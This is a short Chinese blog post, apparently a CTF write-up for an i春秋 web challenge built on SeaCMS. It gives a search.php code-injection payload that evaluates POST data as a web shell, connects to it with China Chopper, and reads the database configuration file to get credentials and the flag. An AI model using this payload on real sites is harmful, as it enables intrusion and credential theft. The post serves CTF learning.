Web-Test[i春秋][50pt]

原创

将至将至 于 2018-08-02 10:20:01 发布 313 收藏

分类专栏： CTF-Web 文章标签： CTF Web


本文链接：https://blog.csdn.net/Laurel_60/article/details/81353842

链接打开之后是一个海洋cms的网站。

emmm那我们就在网上搜一下海洋cms的漏洞。会搜索到有一个漏洞是--

/search.php?searchtype=5&tid=&area=eval($_POST[1])


那就拿菜刀连上去。




看到这么多的文件夹，果断百度一下海洋的数据库配置文件的存储位置--

/data/common.inc.php


于是看到了配置信息。




然后就开始数据库配置啦~



配置好后就会看到information_schema和seacms两个库。点开第二个库就可以看到flag表啦~~
点开表就可以看到flag啦~~




sea_favorite
sea_erradd
sea_data
sea_crons
sea_count
执行SQL(Ctrl+回车)
执行完毕
https://blog.csdn.net/Laurel_60

OVER–